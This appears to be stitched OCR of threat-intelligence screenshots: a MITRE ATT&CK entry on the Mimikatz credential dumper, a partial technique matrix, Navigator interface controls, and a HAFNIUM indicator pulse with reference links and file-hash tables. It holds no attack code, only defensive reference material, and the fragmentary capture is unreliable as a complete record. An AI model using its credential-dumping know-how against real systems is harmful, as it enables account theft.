
Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. [1] [2]


ID: S0002
Type: TOOL
Platforms: Windows
Contributors: Vincent Le Toux
Version: 1.3
Created: 31 May 2017
Last Modified: 09 February 2021


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
11 items	34 items	62 items	32 items	69 items	21 items	23 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning
	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery
				Compile After Delivery		Network Sniffing
				Compiled HTML File		

MITRE ATT&CK® Navigator




selection controls
layer controls
Threat Groups
admin@338 view select deselect
APT1 view select deselect
APT12 view select deselect
APT16 view select deselect
APT17 view select deselect
APT18 view select deselect
APT19 view select deselect
Software
3PARA RAT view select deselect
4H RAT view select deselect
adbupd view select deselect
ADVSTORESHELL view select deselect
Agent Tesla view select deselect
Agent.btz view select deselect
Arp view select deselect


technique controls
Tactic Row Background
show
#dddddd
Scoring Gradient
Low value:
0
remove
#ff6666
remove
#ffe766
remove
#8ec843
add another color
High value:
100
presets
technique controls
score
1




HAFNIUM

CREATED 11 MONTHS AGO by caralin0702 | Public | TLP: White

REFERENCES:

https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/
https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/
https://us-cert.cisa.gov/ncas/alerts/aa21-062a
https://unit42.paloaltonetworks.com/microsoft-exchange-server-vulnerabilities/
https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html
https://github.com/cert-lv/exchange_webshell_detection
https://github.com/nsacyber/Mitigating-Web-Shells
https://blog.truesec.com/2021/03/07/exchange-zero-day-proxylogon-and-hafnium/
https://twitter.com/SBousseaden/status/1368241345454870528
https://twitter.com/JohnLaTwC/status/1368952992221700096
https://github.com/microsoft/CSS-Exchange/tree/main/Security
https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF
https://unit42.paloaltonetworks.com/china-chopper-webshell/
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/microsoft-exchange-server-protection
https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/
https://us-cert.cisa.gov/ncas/current-activity/2021/03/13/updates-microsoft-exchange-server-vulnerabilities
https://us-cert.cisa.gov/ncas/analysis-reports/ar21-084b
https://us-cert.cisa.gov/ncas/analysis-reports/ar21-072g



TYPES OF INDICATORS


Show 10 entries


Search:

TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
FileHash-SHA1	eaae8f25c1062b7d61a6e1a0a2e3d0e3bb9cc7d0			Aug 26, 2021, 8:49:01 AM		5
FileHash-SHA1	32f7b3cdbf1e8670cc2725107313fc7c6a90ad94			Aug 26, 2021, 8:49:01 AM		5
FileHash-MD5	81a94d49a40cbb980b33c9365e9c102f			Aug 26, 2021, 8:49:01 AM		7
FileHash-MD5	3e9201b5021dccd29ada4b74e79f2790			Aug 26, 2021, 8:49:01 AM		7
FileHash-SHA1	c3011f31d556a0b1422e78c0906406283bdfa12f			Aug 26, 2021, 8:49:01 AM		5
FileHash-SHA1	b2ce5a315c8dfdbe89b5bfa834491a71452b0c76			Aug 26, 2021, 8:49:01 AM		5
FileHash-SHA1	34a34682efe6e9bd7102db6ab52e7bdcfb573a5d			Aug 26, 2021, 8:49:01 AM		5
FileHash-MD5	751a5e2e6c97f55c86cb7d4e5afb0928			Aug 26, 2021, 8:49:01 AM		7
FileHash-MD5	6221e5f594a1eb04279d7e217801e90d			Aug 26, 2021, 8:49:01 AM		7
FileHash-MD5	08a939f320ffbdb82db2d57520677725			Aug 26, 2021, 8:49:01 AM		7


SHOWING 1 TO 10 OF 199 ENTRIES


1 2 3 4 5 ... 20 NEXT >








	A	B	C
1	Indicator type	Indicator	Description
19	FileHash-MD5	0fd9bffa49c76ee12e51e3b8ae0609ac	
20	FileHash-MD5	4b3039cf227c611c45d2242d1228a121	
21	FileHash-MD5	79eb217578bed4c250803bd573b10151	
29	FileHash-MD5	a079b04ae1b9a4f0e0f069f1d0076fea	
30	FileHash-MD5	8af476e24db8d3cd76b2d8d3d889bb5c	MD5 of 9a3bf7ba676bf2f66b794f6cf27f8617f298caa4ccf2ac1ecdcbbef260306194
31	FileHash-MD5	2183ebb1089ddf4cd092d74b51d57a59	MD5 of b82223d514f145005bf5d2d4f8628d1e5306b38ccefda193ee60e2741f90eae6
32	FileHash-MD5	27a79d5d4263c400767ece37dbda2687	MD5 of c002c59cc3e41f984f91e5b4773085c7ec78c5dddec5e35111a3dadc22cb2d6e
33	FileHash-MD5	d6a82b866f7f9e1e01bf89c3da106d9d	MD5 of c1f43b7cf46ba12cfc1357b17e4f5af408740af7ae70572c9cf988ac50260ce1
34	FileHash-MD5	74b1fe8003e43195458bcacb0ceff5ec	MD5 of fc7c0272170b52c907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67
84	FileHash-MD5	853ca4065d469590729a20900b1b6e05	MD5 of 281fa52b967b08dbc1b51bafbfbf7a258ff12e54
85	FileHash-MD5	5cfdb7340316abc5586448842c52aabc	MD5 of 9afa2afb838caf2748d09d013d8004809d48d3e4
86	FileHash-MD5	7a6c605af4b85954f62f35d648d532bf	MD5 of 02886f9daa13f7d9855855048c54f1d6b1231b0a
87	FileHash-MD5	9bdb9b9dfb20827a6ffe6bee671d8a04	MD5 of 30dd3076ec9abb13c15053234c436406b88fb2b9
88	FileHash-MD5	111ec9b1e728b6e60a97b8c27f489905	MD5 of 3d5d32a62f770608b6567ec5d18424c24c3f5798
89	FileHash-MD5	b0e90d483ac14f1929de6ed8e8af878a	MD5 of 4f0ea31a363cfe0d2bbb4a0b4c5d558a87d8683e
90	FileHash-MD5	802312f75c4e4214eb7a638aecc48741	MD5 of af421b1f5a08499e130d24f448f6d79f7c76af2b
131	FileHash-MD5	5544ba9ad1b56101b5d52b5270421d4a	MD5 of 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1






